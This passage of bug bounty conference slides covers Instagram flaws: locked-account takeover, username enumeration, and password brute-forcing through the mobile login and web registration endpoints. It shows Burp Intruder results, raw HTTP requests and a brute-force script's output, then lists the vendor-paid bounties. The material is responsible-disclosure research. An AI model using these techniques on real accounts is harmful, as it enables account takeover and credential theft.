


# 9. Locked Account Takeover



# 9. Locked Account Takeover


- Verify account via Captcha: 1.099 accounts (0.1%)






# 9. Locked Account Takeover

- Verify account via email / SMS: 1.960 accounts (0.2%)



# 9. Locked Account Takeover

- Update email address & verify: 1.690 accounts (0.17%)



Update Your Email Address


We can't reach you at the email address on your account. Update it to keep your account secure.

[Update Email Address](#)

Instagram

# 9. Locked Account Takeover

- Update phone number & verify: 38.808 accounts (3.88%)



The screenshot shows a web browser window with the URL `https://www.instagram.com/integrity/checkpoint/checkpoint_logged_out_main`. The page is titled "Verify Your Account" and contains the following text and form elements:

**Instagram**

**Verify Your Account**

Enter your phone number. We'll text you a security code to make sure it's you.

Phone number

Your phone number will be added to your profile but won't be visible to anyone other than you. For additional information, please see our [Privacy Policy](#)

Instagram doesn't charge for this service. Standard messaging rates apply.

# 9. Locked Account Takeover



After reviewing the issue you have reported, we have decided to award you a bounty of \$5,000 USD.



# 10. Authentication Credentials Brute-Force

## 1) Mobile Authentication Brute-force

Intruder attack 53

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload  | Status | Error                    | Timeout                  | Length | "message":  | Com |
|---------|----------|--------|--------------------------|--------------------------|--------|---|-----|
| 993     | tinker   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 994     | coyote   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 995     | infinity | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 996     | inside   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 997     | pepsi    | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 998     | letmein1 | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 999     | bang     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 1000    | control  | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |     |
| 1001    | hercules | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |
| 1002    | morris   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |
| 1003    | james1   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |
| 1004    | tickle   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |
| 1005    | outlaw   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |
| 1006    | browns   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |
| 1007    | billybob | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |     |

Request Response

Raw Headers Hex

```
HTTP/1.1 400 BAD REQUEST
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
X-Instagram-Ssl-Everywhere: True
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 28 Dec 2015 00:25:48 GMT
Content-Type: application/json
Set-Cookie: csrftoken=038f0b264ff6e0ce726ef4123f8719a53; expires=Mon, 26-Dec-2016 00:25:48 GMT; Max-Age=31449600; Path=/
Connection: close
Content-Length: 136

{"status": "fail", "message": "The username you entered doesn't appear to belong to an account. Please check your username and try again."}
```

0 matches

Finished



# 10. Authentication Credentials Brute-Force

## 1) Mobile Authentication Brute-force

Intruder attack 53

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload    | Status | Error                    | Timeout                  | Length | "message:"  |
|---------|------------|--------|--------------------------|--------------------------|--------|---|
| 1990    | michel     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1991    | 147258     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1992    | female     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1993    | bugger     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1994    | buffett    | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1995    | bryan      | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1996    | hell       | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1997    | kristina   | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1998    | molsom     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 1999    | 2020       | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 2000    | wookie     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |
| 2001    | sprint     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 2002    | thanks     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |
| 2003    | jericho    | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 2004    | 102030     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |
| 2005    | grace      | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 2006    | fuckin     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |
| 2007    | mandy      | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 2008    | ranger1    | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |
| 2009    | trebor     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 600    | The username you entered doesn't appear to belong to an account. Please check your username and try |
| 2010    | deepthroat | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 549    | The password you entered is incorrect. Please try again.  |

Request Response

Raw Headers Hex

```
HTTP/1.1 400 BAD REQUEST
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
X-Instagram-Ssl-Everywhere: True
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 28 Dec 2015 00:26:37 GMT
Content-Type: application/json
Set-Cookie: csrftoken=038f0b264ff6ece726ef4123f8719a53; expires=Mon, 26-Dec-2016 00:26:37 GMT; Max-Age=31449600; Path=/
Connection: close
Content-Length: 86

{"status":"fail","message":"The password you entered is incorrect. Please try again."}
```

Type a search term 0 matches

Finished



# 10. Authentication Credentials Brute-Force

## 1) Mobile Authentication Brute-force

```
# python instabrutal.py
[INFO] Usage: python instabrutal.py <INSTAGRAM_USERNAME>
<DICTIONARY_FILENAME> <THREADS> [DEBUG]

# python instabrutal.py bruteforceme 10k_most_common.txt 50
[INFO] Creating 50 worker threads...
[INFO] Total # passwords: 10001
[INFO] Total # threads: 50
147.20 pw/s [=] 7% (736/10001) (Good:686 Bad:0 Error:0)
105.00 pw/s [==] 10% (1050/10001) (Good:1000 Bad:272 Error:0)
(...SNIP...)
45.37 pw/s [=====] 99% (9982/10001) (Good:9931 Bad:9924 Error:0)
[SUCCESS] Found the right password: perfectcrime
44.45 pw/s [=====] 100% (10001/10001) (Good:9999 Bad:9992 Error:0)
[End] Total time: 227 seconds
```



# 10. Authentication Credentials Brute-Force

## 2) Web Registration Brute-force

| Request   |        | Response |     |
|---|--------|----------|-----|
| Raw   | Params | Headers  | Hex |
| <pre>POST /accounts/web_create_ajax/ HTTP/1.1 Host: www.instagram.com Connection: close Content-Length: 2095 Origin: https://www.instagram.com X-Instagram-AJAX: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.103 Safari/537.36 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Accept: */* X-Requested-With: XMLHttpRequest X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869 Referer: https://www.instagram.com/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.8,nl;q=0.6 Cookie: mid=VrkGIAEAAHme0Nh_APLSB8jwte7; ig_pr=2; ig_vw=1439; csrftoken=ac71970c1c46de0a8ecb377ffc61d869  email=contact%40arneswinnen.net&amp;password=passwd&amp;username=arneswinnen8168&amp;first_name=Arne+Swinnena cb=AQDaI4Xrzp681zBI3y18InIj9F1Z03ztzclhuyKmrXsHpX85KWLxGT_8mGUhGvUfNFxsp0T-wR7cJEZ901ysSWLPIGIfp bpr6vOPznOXv3X5EepXxwESiYBL8lQvKFF29vEyD3a7uYzkxSacsY0ganlQ-UjpBsdCh9Dy4Zyeg4igceleTL_LsFRBtoY Z2kG3hms00Yvg-Vu19sZrc0ui29LZ3RhWgWq6o2gTo0Uhm0qs=0%2C14%2C71%2C85%2C114%2C115%2C116%2C130%2C147 %2C151%2C159%2C168%2C224%2C233%2C240%2C242%2C252%2C253%2C260%2C272%2C289%2C314%2C337%2C350%2C368% 2C375%2C409%2C413%2C458%2C452%2C462%2C465%2C477%2C496%2C515%2C523%2C527%2C546%2C548%2C560%2C569%2 C602%7C1%2C508%2C518%2C538%2C143%2C144%2C148%2C149%2C152%2C179%2C181%2C187%2C192%2C198%2C242%2C278%2 C300%2C308%2C321%2C329%2C330%2C348%2C380%2C383%2C400%2C410%2C434%2C438%2C478%2C488%2C498%2C 514%2C549%2C561%2C572%2C573%2C607%2C618%2C649%2C650%2C759%7C4%2C22%2C23%2C32%2C65%2C72%2C114%2C14 6%2C172%2C174%2C187%2C189%2C190%2C194%2C216%2C217%2C218%2C265%2C284%2C290%2C321%2C328%2C335%2C337 %2C365%2C368%2C377%2C405%2C424%2C435%2C440%2C463%2C473%2C518%2C539%2C543%2C546%2C574%2C612%2C676% 2C711%2C806%7C41%2C84%2C95%2C96%2C97%2C128%2C134%2C144%2C147%2C150%2C154%2C160%2C177%2C180%2C193% 2C203%2C211%2C218%2C221%2C232%2C233%2C245%2C256%2C270%2C291%2C310%2C348%2C354%2C368%2C382%2C384%2 C433%2C435%2C454%2C514%2C530%2C532%2C546%2C567%2C592%2C625%2C753%7C18%2C22%2C29%2C30%2C36%2C52%2C59% 110%2C133%2C140%2C144%2C149%2C157%2C217%2C218%2C219%2C220%2C224%2C249%2C275%2C281%2C291%2C309%2C3 15%2C318%2C341%2C369%2C372%2C378%2C380%2C407%2C408%2C419%2C424%2C556%2C585%2C589%2C595%2C600% 0%2C611%2C660%2C846%7C7%2C9%2C11%2C13%2C18%2C26%2C28%2C33%2C54%2C81%2C109%2C113%2C119%2C126%2C159%2C173%2C1 84%2C214%2C218%2C229%2C232%2C235%2C269%2C272%2C278%2C286%2C301%2C329%2C333%2C334%2C355%2C366%2C37 2%2C442%2C485%2C508%2C513%2C572%2C601%2C643%2C672%2C676%2C737%2C881%7C6%2C55%2C79%2C101%2C123%2C1 46%2C170%2C178%2C183%2C185%2C198%2C202%2C232%2C238%2C252%2C278%2C284%2C289%2C297%2C306%2C311%2C32 1%2C327%2C335%2C350%2C361%2C392%2C424%2C444%2C446%2C489%2C490%2C516%2C526%2C539%2C545%2C552%2C572 %2C590%2C606%2C609%2C641%2Cguid=VrkGIAEAAHme0Nh_APLSB8jwte7</pre> |        |          |     |





# 10. Authentication Credentials Brute-Force

## 2) Web Registration Brute-force

### Request

Raw Params Headers Hex

```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 40
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAABAAHme0Nh_APLSB8jwte7; ig_pr=2;
ig_vw=1439; csrftoken=ac71970c1c46de0a8ecb377ffc61d869
password=passwd&username=arneswinnen8168
```

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store,
must-revalidate
Date: Mon, 08 Feb 2016 22:01:35 GMT
Content-Type: application/json
Set-Cookie:
csrftoken=ac71970c1c46de0a8ecb377ffc61d869;
expires=Mon, 06-Feb-2017 22:01:35 GMT;
Max-Age=31449600; Path=/
Connection: close
Content-Length: 159

{"username":"arneswinnen8168","status":"ok","code":3,
"errors":null,"message":"Those credentials belong
to an active instagram
account"},"account_created":false}
```



# 10. Authentication Credentials Brute-Force

## 2) Web Registration Brute-force

### Request

Raw Params Headers Hex

```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 47
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAAEAHmeONh_APLSB8jwte7; ig_pr=2; ig_vw=1439; csrftoken=ac71970c1c46de0a8ecb377ffc61d869

password=wrongpassword&username=arneswinnen8168
```

### Response

Raw Headers Hex


```
HTTP/1.1 400 BAD REQUEST
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 08 Feb 2016 22:01:06 GMT
Content-Type: application/json
Set-Cookie: csrftoken=ac71970c1c46de0a8ecb377ffc61d869; expires=Mon, 06-Feb-2017 22:01:06 GMT; Max-Age=31449600; Path=/
Connection: close
Content-Length: 52

{"status": "fail", "message": "EmailRequiredException"}
```



# 10. Authentication Credentials Brute-Force

## 2) Web Registration Brute-force



Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload      | Status | Error                    | Timeout                  | Length | Comment |
|---------|--------------|--------|--------------------------|--------------------------|--------|---------|
| 9987    | nourus       | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9988    | honeydew     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9989    | hooters1     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9990    | hoes         | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9991    | howie        | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9992    | hevm4        | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9993    | hugohugo     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9994    | eighty       | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9995    | epon         | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9996    | evangeli     | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9997    | eeeeel       | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9998    | eyphed       | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 9999    | perfectcrime | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 10000   | passwords    | 400    | <input type="checkbox"/> | <input type="checkbox"/> | 635    |         |
| 10001   | passwd       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 734    |         |

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 08 Feb 2016 21:39:20 GMT
Content-Type: application/json
Set-Cookie: csrfToken=ac71970c1c46de0a8ecb377ffc61d869; expires=Mon, 06-Feb-2017 21:39:20 GMT; Max-Age=31449600; Path=/
Set-Cookie: mid=VrkLBwAEAAHnvRq4AvweJlg0a8e; expires=Sun, 03-Feb-2036 21:39:20 GMT; Max-Age=630720000; Path=/
Connection: close
Content-Length: 159

{"username": "arneswinnen8168", "status": "ok", "code": 3, "errors": null, "message": "Those credentials belong to an active instagram account", "account_created": false}
```



# 10. Authentication Credentials Brute-Force



After reviewing the issues you have reported, we have decided to award you a combined bounty of \$5,000 USD.





APPSEC  
EUROPE

# CONCLUSION

# Conclusion

| #  | Vulnerability                           | Bounty            |
|----|---|-------------------|
| 1  | Web Server Directory Enumeration        | \$500             |
| 2  | Email Address Account Enumeration       | \$750             |
| 3  | *****                                   | \$750             |
| 4  | Private Account Shared Pictures Entropy | \$1000            |
| 5  | Private Account Shared Pictures CSRF    | \$1000            |
| 6  | Account Takeover via Email Change       | \$2000            |
| 7  | Steal Money via Premium Numbers         | \$2000 + 1        |
| 8  | Private Account Users Following         | \$2500            |
| 9  | Locked Account Takeover                 | \$5000            |
| 10 | Authentication Credentials Brute-Force  | \$5000            |
|    | <b>Total</b>                            | <b>\$20500+ 1</b> |



# Conclusion



<https://www.letuschange.net>

| #  | Vulnerability                           | Bounty             |
|----|---|--------------------|
| 1  | Web Server Directory Enumeration        | \$1000             |
| 2  | Email Address Account Enumeration       | \$1500             |
| 3  | *****                                   | \$750              |
| 4  | Private Account Shared Pictures Entropy | \$1000             |
| 5  | Private Account Shared Pictures CSRF    | \$2000             |
| 6  | Account Takeover via Email Change       | \$2000             |
| 7  | Steal Money via Premium Numbers         | \$4000 + 1         |
| 8  | Private Account Users Following         | \$2500             |
| 9  | Locked Account Takeover                 | \$5000             |
| 10 | Authentication Credentials Brute-Force  | \$5000             |
|    | <b>Total</b>                            | <b>\$24750 + 1</b> |



APPSEC  
EUROPE

# Conclusion





Thank you!  
Any Questions?

